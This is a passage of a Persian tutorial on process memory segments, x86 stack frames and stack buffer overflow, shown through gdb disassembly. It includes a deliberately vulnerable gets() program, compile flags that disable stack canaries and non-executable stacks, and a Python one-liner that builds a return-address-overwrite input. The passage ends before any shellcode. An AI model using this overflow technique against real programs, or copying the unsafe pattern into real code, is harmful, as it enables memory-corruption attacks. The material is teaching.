اگر به صورت جدی با زبان‌های C/C++ برنامه نوشته باشید، قطعا با خطای Segmentation Fault در زمان دسترسی خارج از محدوده‌ی آرایه‌ها و یا کار با اشاره‌گر نامعتبر و تلاش برای دسترسی به فضای حافظه‌ی غیر مجاز، مواجه شده‌اید. همچنین در زمان بکارگیری توابعی مثل gets نیز warningهای کامپایلر مبنی بر آسیب‌پذیر بودن استفاده از این توابع را مشاهده کرده‌اید، ولی آیا به دلیل آسیب‌پذیر بودن این توابع فکر کرده‌اید؟ آیا ارتباط بین Buffer Overflow و این توابع را می‌دانید؟

در حالت کلی Overflow به معنی نوشتن بیش از حد مجاز در محلی از حافظه است و در صورت استفاده‌ی هوشمندانه می‌تواند باعث تغییر مسیر اجرای برنامه، و در نهایت اجرای کد دیگری مثل /bin/bash و دسترسی به Shell شود. در این مقاله ابتدا با ساختار پروسه‌ها و نگاشت حافظه در آن‌ها آشنا شده و پس از بررسی ساختار پشته در زمان اجرای توابع، به بررسی Stack Overflow خواهیم پرداخت.

نکته: در این مقاله از نسخه‌ی **۳۲ بیتی** Ubuntu 14.04 استفاده شده است، ولی مطالب آن بر روی نسخه‌ی ۳۲ بیتی توزیع‌های دیگر نیز قابل پیاده‌سازی است.

برنامه‌های نوشته شده پس از کامپایل، کد زبان ماشین تولید می‌کنند که قابل فهم برای CPU بوده و قادر به اجرای آن‌ها می‌باشد. برای اجرای یک برنامه، باید کد و داده‌ی آن در حافظه بارگذاری شده و سپس CPU با خواندن کد برنامه از حافظه، شروع به اجرای آن کند. پس برای تمامی عملیاتی که در یک برنامه داریم، مثل انتساب‌ها، دستورات شرطی، حلقه‌ها، فراخوانی توابع و... باید چیزی در حافظه وجود داشته باشد که عملیات و داده‌ی مورد نیاز آنرا مشخص می‌کند. به عنوان مثال a=5 باید مشخص کند که a به چه بخشی از حافظه اشاره کرده و عملیات مورد نظر ما این است که مقدار ثابتی را در آن قرار دهیم و قصد جمع کردن، انتساب مقدار متغیر دیگر در آن و... را نداریم. به داده‌ای که عملیات CPU و کاری که باید انجام دهد را مشخص می‌کند، Opcode می‌گویند که توسط سازنده‌ی CPU و برای تمامی عملیات پشتیبانی شده توسط آن تعریف شده و برای نوشتن برنامه از آن استفاده می‌شود. در زبان‌های برنامه‌نویسی، ما با عبارت‌ها و دستورات سطح بالا که درک آن برای انسان ساده‌تر می‌باشد کار می‌کنیم. حتی در زبان اسمبلی که سطح پایین‌ترین حالت برنامه نویسی است، ما برای راحتی با عبارت‌هایی مثل mov, add, push, pop کار می‌کنیم ولی پردازنده درکی از این عبارات نداشته و در نهایت باید وظیفه‌اش به صورت مجموعه‌ای از Opcodeها مشخص شود.


نکته: مثال‌های ما بر روی پردازنده‌های Intel می‌باشد. برای اطلاع از Opcode دستورات مختلف، دستورات پشتیبانی شده توسط پردازنده، ساختار پردازنده و... به Intel Developer's Manual مراجعه کنید.

زبان‌های برنامه نویسی مختلف، طرز کار متفاوتی برای تولید کد **زبان ماشین** (کد قابل فهم توسط CPU) دارند ولی در نهایت نتیجه‌ی کار و خروجی مورد نظر برای CPU یکسان خواهد بود. زبان‌های سطح پایینی مثل

Assembly, C, C++ پس از کامپایل، مستقیم کد زبان ماشین تولید می‌کنند ولی زبان‌هایی مثل Java, .Net به این صورت عمل نکرده و کدی تولید می‌کنند که توسط ماشین مجازی آن زبان پردازش شده و در نهایت تبدیل به کد زبان ماشین شده و اجرا می‌گردد. داده و کد یک برنامه در بخش‌های مختلفی در حافظه قرار می‌گیرند که امکان تعیین مجوز خواندن، نوشتن، اجرا کردن و دسترسی به داده و کد به صورت مجزا را فراهم می‌کند.

نکته: مجوز Segmentهای مختلف قابل تغییر است که در ادامه به توضیح بخشی از آن خواهیم پرداخت.

کد برنامه در text/code segment قرار داده می‌شود که مجوز خواندن، اجرا کردن دارد. **داده‌های global** برنامه در صورتیکه مقدار اولیه داشته باشند، در data segment و در صورتیکه مقداردهی برای آن‌ها انجام نشده باشد در bss قرار داده می‌شوند. پارامترهای ورودی توابع و متغیرهای تعریف شده در آن‌ها بر روی stack قرار داده می‌شوند. برای جلوگیری از تزریق کد در برنامه و اجرا کردن آن، بخش stack برنامه‌ها مجوز اجرا نداشته و تنها می‌توان از آن اطلاعاتی خوانده و بر روی آن نوشت. در صورتیکه حافظه به صورت پویا و در زمان اجرای برنامه اختصاص داده شود، از بخشی از حافظه به نام heap استفاده خواهد شد. این ساختارها در شکل ۱ مشاهده می‌شوند.



شکل ۱) بخش‌بندی حافظه‌ی برنامه‌ها

نکته‌ای که در این تصویر اهمیت بسیار زیادی دارد، نحوه‌ی رشد stack و heap است. دقت کنید که stack از آدرس‌های بالاتر به سمت آدرس پایین‌تر رشد کرده و heap برعکس آن، از آدرس کمتر به سمت آدرس بیشتر رشد می‌کند.

برای بررسی بخش‌بندی حافظه‌ی برنامه‌ها و آشنایی دقیق با کاربرد stack در ارسال پارامترها و تعریف متغیرهای محلی، برنامه‌ی شکل ۲ را در نظر بگیرید. همانطور که مشاهده می‌شود دو متغیر سراسری که یکی دارای مقدار اولیه بوده و دیگری مقداری ندارد به همراه دو متغیر محلی عددی تعریف شده و تابع printf نیز برای نمایش مقدار متغیرهای محلی استفاده شده است.

```c
#include <stdio.h>

int some_value;
const char *channel_id = "@0xAA55";

int main(int argc, char **argv){
    int a;
    int b;
    a = 5;
    b = 7;
    printf("a = %d, b = %d\n", a, b);

    getchar();
    return 3;
}
```

شکل ۲) برنامه‌ی شماره یک

برای مشاهده‌ی بخش‌های مختلف برنامه‌ها و تحلیل آن‌ها در لینوکس می‌توان از ابزارهایی مثل objdump, readelf استفاده نمود. در شکل۳ نحوه‌ی کامپایل برنامه‌ی شکل ۲ و بررسی segment مربوط به some_value, channel_id نمایش داده شده است. در ستون چهارم segment دو متغیر سراسری مشاهده می‌شود که some_value که مقداری نداشت در bss و channel_id که مقداردهی شده بود در data قرار داده شده است.

```
abolfazl@ubu14x86:~/programming/overflow$ gcc ovf1.c -o ovf1
abolfazl@ubu14x86:~/programming/overflow$ objdump -t ./ovf1 | grep -E "some_val|channel"
0804a020 g     O .data  00000004              channel_id
0804a028 g     O .bss   00000004              some_value
```

شکل ۳) استفاده از objdump برای تعیین offset و segment متغیرها

برای اطلاع از ساختار کلی، هدرها و segmentهای یک برنامه می‌توانیم مشابه شکل ۴ از دستور readelf استفاده نماییم. همانطور که در ستون چهارم از راست مشاهده می‌شود، text دارای X برای اجرا می‌باشد ولی دارای مجوز W نبوده و امکان تغییر کد در زمان اجرا وجود ندارد. همچنین بخش data, rodata مجوز اجرای کد ندارند.

```
abolfazl@ubu14x86:~/programming/overflow$ readelf -S ovf1 | grep -E "text|data|bss"
  [13] .text             PROGBITS        08048320 000320 0001b2 00  AX  0   0 16
  [15] .rodata           PROGBITS        080484e8 0004e8 000020 00   A  0   0  4
  [24] .data             PROGBITS        0804a018 001018 00000c 00  WA  0   0  4
  [25] .bss              NOBITS          0804a024 001024 000008 00  WA  0   0  4
```

شکل ۴) اجرای دستور readelf برای مشاهده‌ی segmentها

با مشاهده‌ی شکل ۵ و نحوه‌ی استفاده از دستور execstack نیز مشخص است که stack دارای مجوز X نبوده و امکان اجرای کد از روی آن وجود ندارد. هر چند می‌توانیم در زمان کامپایل برنامه و یا همانطور که در شکل ۵ مشخص است، با دستور execstack آنرا تغییر دهیم.

```
abolfazl@ubu14x86:~/programming/overflow$ execstack -q ovf1
- ovf1
abolfazl@ubu14x86:~/programming/overflow$ execstack -s ovf1
abolfazl@ubu14x86:~/programming/overflow$ execstack -q ovf1
X ovf1
```

شکل ۵) اجرای دستور execstack


همانطور که اشاره شد از stack در فراخوانی توابع، ارسال پارامترهای مورد نیاز آن‌ها، تعیین حافظه برای متغیرهای محلی و همچنین ذخیره‌ی مقدار رجیسترهایی که در تابع تغییر کرده و مقدار آن‌ها در آینده مورد نیاز است، استفاده می‌شود. در برنامه‌نویسی اسمبلی دو رجیستر BP, SP برای کار با پشته در نظرگرفته شده‌اند. SP همیشه به بالای پشته و BP به ابتدای فضای پشته مربوط به تابع فعلی اشاره می‌کند. در زمان فراخوانی یک تابع، برای از بین نرفتن فضای پشته تابع قبلی (تابع فراخوان یا caller) مقدار BP توسط تابع فعلی (تابع فرخوانی شده یا callee) بر روی پشته ذخیره شده و در انتهای کار تابع و قبل از بازگشت به تابع فراخوان، از روی پشته برداشته شده و در BP قرار می‌گیرد (تغییر مقدار رجیسترهای پشته در انتهای کار توابع توسط دستور LEAVE انجام می‌شود).

توجه شود که به دلیل رشد پشته از آدرس بیشتر به آدرس کمتر، بالای پشته در پایین حافظه قرار دارد.

نکته: رجیسترهای BP, SP در حالت ۱۶ بیتی که زمان شروع به کار کامپیوتر بوده و Real Mode نامیده می‌شود استفاده می‌شوند. در این حالت حافظه‌ی قابل دسترس 1MB است. پس از شروع به کار هسته‌ی سیستم‌عامل، تغییر وضعیتی به Protected Mode انجام می‌شود که در آن امکان استفاده از حافظه‌ی 4GB فراهم بوده و رجیسترها نیز ۳۲ بیتی می‌باشند و به عنوان مثال رجیسترهای پشته EBP, ESP هستند. در حالت ۶۴ بیتی نیز رجیسترهای پشته RBP, RSP بوده و البته مدل فراخوانی توابع نیز با مدل ۳۲ بیتی متفاوت است که در مقاله‌ی دیگری به آن خواهیم پرداخت.

پارامترهای تابع از راست به چپ بر روی پشته قرار داده می‌شوند. اینکار باعث می‌شود که با قرار دادن EBP به عنوان مبنا، با اضافه کردن به مقدار آن به پارامترهای تابع و به ترتیب از اولین پارامتر تا آخرین آن‌ها و با کم کردن


از EBP به متغیرهای محلی دسترسی داشته باشیم. در نهایت نکته‌ی آخر در مورد بازگشت از تابع است. انتظاری که می‌رود این است که پس از اتمام کار یک تابع، دستوری که بلافاصله پس از محل فراخوانی قرار دارد اجرا شده و برنامه ادامه یابد. همانطور که می‌دانید رجیستر EIP حاوی آدرس دستور بعدی است که باید توسط CPU اجرا شود. اگر در زمان فراخوانی یک تابع، ابتدا آدرس دستور بعد از فراخوانی تابع بر روی پشته قرار داده شده و سپس پرش به ابتدای تابع انجام شده و EIP برابر آدرس ابتدای تابع شود، اجرای تابع شروع خواهد شد (اینکار توسط call انجام می‌شود) در انتهای کار تابع نیز، کافی است مقدار آدرس برگشت ذخیره شده، از روی پشته برداشته شده و در EIP قرار داده شود و به این صورت ادامه‌ی کار از جایی که فراخوانی تابع انجام شده بود پیگیری خواهد شد (اینکار توسط دستور ret انجام می‌شود). توضیحات ارائه شده در مورد فراخوانی توابع در شکل ۶ به تصویر کشیده شده‌اند.



شکل ۶) ساختار پشته در زمان فراخوانی توابع

با دقت در شکل ۶ مشاهده می‌شود که اندازه‌ی هر خانه از پشته برابر ۴ بایت یا ۳۲ بیت است (از %ebp برای دسترسی به پارامترهای دیگر جمع‌های ۴تایی انجام گرفته است). یعنی اگر به عنوان مثال یک متغر محلی به صورت char s[10] نیز داشته باشید، مقدار فضای تخصیص داده شده برای آن بر روی پشته ۱۲ بایت می‌باشد و نه ۱۰ بایتی که شما تعریف کرده‌اید.

با جمع بندی مطالب بیان شده در مورد پشته در زمانیکه در یک تابع قرار داشته باشید، ساختار پشته از دید تابع به صورت شکل ۷ می‌باشد.



شکل ۷) ساختار کلی پشته در زمان فراخوانی تابع

برای بررسی ساختار پشته به صورت عملی برنامه‌ی شکل ۲ را در gdb (GNU Debugger) باز کرده و کد اسمبلی و ساختار اجرایی آنرا بررسی می‌کنیم. برای باز کردن یک برنامه در محیط gdb کافی است مسیر برنامه را به عنوان پارامتر برای آن ارسال نمود: gdb *prog*

این محیط به صورت پیش فرض از مدل اسمبلی AT&T استفاده می‌کند که نسبت به مدل اینتل کمی عجیب است!!! در شکل ۸ ساختار تابع main برنامه‌ی شکل ۲ به صورت اسمبلی نمایش داده شده است. همانطور که در خط 0+ مشاهده می‌شود، اولین کاری که در تابع انجام شده است، ذخیره کردن مقدار EBP است و پس از آن در خط

1+ مقدار ESP (بالای پشته در ابتدای تابع) در EBP قرار گرفته و به این شکل EBP مرز بین پارامترهای تابع و آدرس برگشت با متغیرهای محلی خواهد شد.


```
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804844d <+0>:     push   ebp
   0x0804844e <+1>:     mov    ebp,esp
   0x08048450 <+3>:     and    esp,0xfffffff0
   0x08048453 <+6>:     sub    esp,0x20
   0x08048456 <+9>:     mov    DWORD PTR [esp+0x18],0x5
   0x0804845e <+17>:    mov    DWORD PTR [esp+0x1c],0x7
   0x08048466 <+25>:    mov    eax,DWORD PTR [esp+0x1c]
   0x0804846a <+29>:    mov    DWORD PTR [esp+0x8],eax
   0x0804846e <+33>:    mov    eax,DWORD PTR [esp+0x18]
   0x08048472 <+37>:    mov    DWORD PTR [esp+0x4],eax
   0x08048476 <+41>:    mov    DWORD PTR [esp],0x8048528
   0x0804847d <+48>:    call   0x8048310 <printf@plt>
   0x08048482 <+53>:    call   0x8048320 <getchar@plt>
   0x08048487 <+58>:    mov    eax,0x3
   0x0804848c <+63>:    leave
   0x0804848d <+64>:    ret
End of assembler dump.
```

شکل ۸) ساختار اسمبلی تابع main در gdb

خط 3+ باعث می‌شود که Alignment پشته به صورت مضربی از ۱۶بایت قرار داده شود (کاری که gcc انجام داده است و علت آن این است که CPU در هر مرحله خواندن از حافظه ۱۶ بایت بارگذاری می‌کند، هر چند این عدد قابل تغییر است) و در خط بعدی یعنی 6+ فضایی برابر ۳۲ بایت برای پشته‌ی داخل تابع main در نظر گرفته می‌شود. اگر به میزان فضای مورد نیاز دقت کنیم، می‌بینیم که در این تابع دو متغیر a, b تعریف شده‌اند که ۸ بایت برای آن‌ها بر روی پشته مورد نیاز است. از طرف دیگر پس از آن، یک فراخوانی تابع printf وجود دارد که سه پارامتر برای آن ارسال شده است. برای پارامتر اول که یک رشته است، آدرس رشته ارسال می‌شود (۴ بایت) و دو پارامتر دیگر که عددی می‌باشند مقدارشان بر روی پشته کپی می‌شود (در نهایت ۱۲ بایت برای پارامترهای printf) که در مجموع 8+12=20 بایت در این تابع بر روی پشته نیاز است و در خط 6+ به اندازه‌ی نزدیکترین عدد مضرب ۱۶ یعنی ۳۲ بایت فضا رزرو شده است.

خطوط 9+, 17+ برای مقداردهی اولیه به متغیرهای a, b استفاده شده و از خط 25+ تا خط 41+ برای قرار دادن پارامترهای تابع printf بر روی پشته استفاده شده است. همانطور که مشاهده می‌شود بلافاصله زیر EBP روی پشته (خط 17+ و آدرس esp+0x1c) فضای حافظه برای متغیر b بوده و بعد از آن متغیر a (آدرس esp+0x18) بر

روی پشته قرار داده می‌شود. یعنی مشابه قرار دادن پارامترها که از راست به چپ بر روی پشته قرار داده می‌شوند، متغیرهای محلی نیز هرچه دیرتر تعریف شوند، زودتر بر روی پشته قرار داده می‌شوند. از خط 25+ تا 41+ نیز پارامترهای تابع printf بر روی پشته قرار داده می‌شوند. در این خطوط دقت شود که به دلیل عدم امکان تبادل اطلاعات بین دو قسمت از حافظه، ابتدا مقدار متغیرها از حافظه خوانده شده، در رجیستر eax قرار داده شده و سپس در محل دیگر حافظه که مربوط به پارامترهای printf می‌باشد قرار داده می‌شوند. از راست به چپ، ابتدا از آدرس esp+0x1c مقدار متغیر b، سپس از esp+0x18 مقدار متغیر a و درنهایت آدرس رشته‌ی format قرار داده می‌شوند. در شکل ۹ ساختار پشته قبل از فراخوانی تابع printf نمایش داده شده است.



شکل ۹) ساختار پشته قبل از فراخوانی printf

برای بررسی آدرس بازگشت main می‌توانیم در بخشی از کد یک break-point گذاشته و با اجرا کردن برنامه محتویات حافظه در آدرس EBP+4 را مشاهده کرده و آنرا disassemble کنیم. با انجام اینکار مشاهده می‌شود که تابع main پس از اجرا شدن به کتابخانه‌ی libc باز می‌گردد و شروع اجرای آن از این کتابخانه بوده است. در شکل ۱۰ یک break-point پس از اجرای تابع printf قرار داده شده و محتویات آدرس ارسال شده به عنوان پارامتر اول printf و آدرس بازگشت main نمایش داده شده است. دستور x در محیط gdb محتویات بخشی از حافظه را نمایش می‌دهد. دستور x/s برای نمایش به صورت رشته و x/wx برای نمایش یک کلمه (۳۲ بیت) به صورت عدد مبنای ۱۶ بکار می‌رود.

```
(gdb) break *0x08048482
Breakpoint 1 at 0x8048482
(gdb) run
Starting program: /home/abolfazl/programming/overflow/ovf1
a = 5, b = 7

Breakpoint 1, 0x08048482 in main ()
(gdb) x/s 0x8048528
0x8048528:      "a = %d, b = %d\n"
(gdb) x/wx $ebp+4
0xbfffefcc:     0xb7e2fa83
(gdb) disassemble 0xb7e2fa83
Dump of assembler code for function __libc_start_main:
   0xb7e2f990 <+0>:     push   %ebp
```

شکل ۱۰) نمایش آدرس بازگشت تابع main

امیدوارم تا اینجای بحث خسته نشده باشید و جذابیت بحث براتون حفظ شده باشه، چونکه تازه پس از این مقدمه ی طولانی داریم به مبحث Stack Overflow نزدیک می‌شیم! D-:

بحث Stack Overflow در این خلاصه می‌شود که با نوشتن بیش از حد در یک بخش از حافظه، آدرس بازگشت تابع را تغییر داده و باعث اجرای کد دیگری شد. به عنوان مثال برنامه‌ی شکل ۱۱ را در نظر بگیرید.


```c
#include <stdio.h>

int main(){
    char str[128];
    gets(str);
    printf("You typed: %s\n", str);
    return 0;
}
```

شکل ۱۱) برنامه‌ی شماره دو

در این برنامه به صورت خیلی ساده یک آرایه‌ی کاراکتری تعریف شده و با استفاده از تابع gets اطلاعاتی از ورودی دریافت شده و در این آرایه قرار داده می‌شود. در صورت کامپایل این برنامه با خطایی مبنی بر منسوخ شدن و خطرناک بودن تابع gets مواجه خواهید شد. علت این است که همانطور که در شکل مشخص است، این تابع اندازه ی ورودی را چک نمی‌کند. ساختار پشته (البته با درنظر گرفتن boundary پشته برابر ۴ بایت بجای ۱۶ بایتی که در مثال قبلی مشاهده کردیم) برای این تابع main و فضایی که برای آرایه در نظر گرفته شده است، در شکل ۱۲ مشاهده می‌شود. دقت کنید که اسم آرایه ابتدای آدرس ذخیره کردن داده را مشخص کرده و با اضافه کردن عددی به آن، به خانه‌های بعدی آرایه دسترسی پیدا کرده و به سمت آدرس‌های بالاتر پیش خواهیم رفت و این به معنی

این است که در صورت نوشتن بیش از حد در این آرایه (بیش‌تر از ۱۲۸ کاراکتر) امکان نوشتن در محل ذخیره‌ی EBP و آدرس بازگشت وجود دارد. **آدرس بازگشت از main، نسبت به ابتدای آرایه در str+132 قرار دارد.**



شکل ۱۲) ساختار پشته برای آرایه

برای کامپایل کردن این برنامه به صورت زیر عمل می‌کنیم:

```
gcc -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 ovf2.c -o ovf2
```


در این دستور کامپایل چند نکته وجود دارد:

- -fno-stack-protector مکانیزمی به نام canary برای تشخیص Overflow وجود دارد که با این سوئیچ آنرا غیر فعال می‌کنیم.
- -zexecstack برای دادن مجوز اجرا به پشته است.
- -mpreferred-stack-boundary=2 باعث می‌شود که alignment پشته بجای ۱۶ بایتی برابر ۴ بایت باشد.

با این توضیحات بیایید تست کنیم و ببینیم اگر بجای آدرس بازگشت BBBB قرار دهیم چه اتفاقی رخ خواهد داد. برای اینکار باید ۱۳۶ کاراکتر (۱۲۸ کاراکتر برای آرایه، ۴ کاراکتر برای مقدار EBP و در نهایت ۴ بایت برای آدرس بازگشت) در بافر بنویسیم که چهار کاراکتر آخر آن BBBB بوده و ۱۳۲ کاراکتر ابتدایی آن اهمیتی ندارد. برای تولید این رشته از پایتون به صورت زیر استفاده می‌کنیم:

```
python -c 'print("A"*132+"BBBB")' > /tmp/inp
```

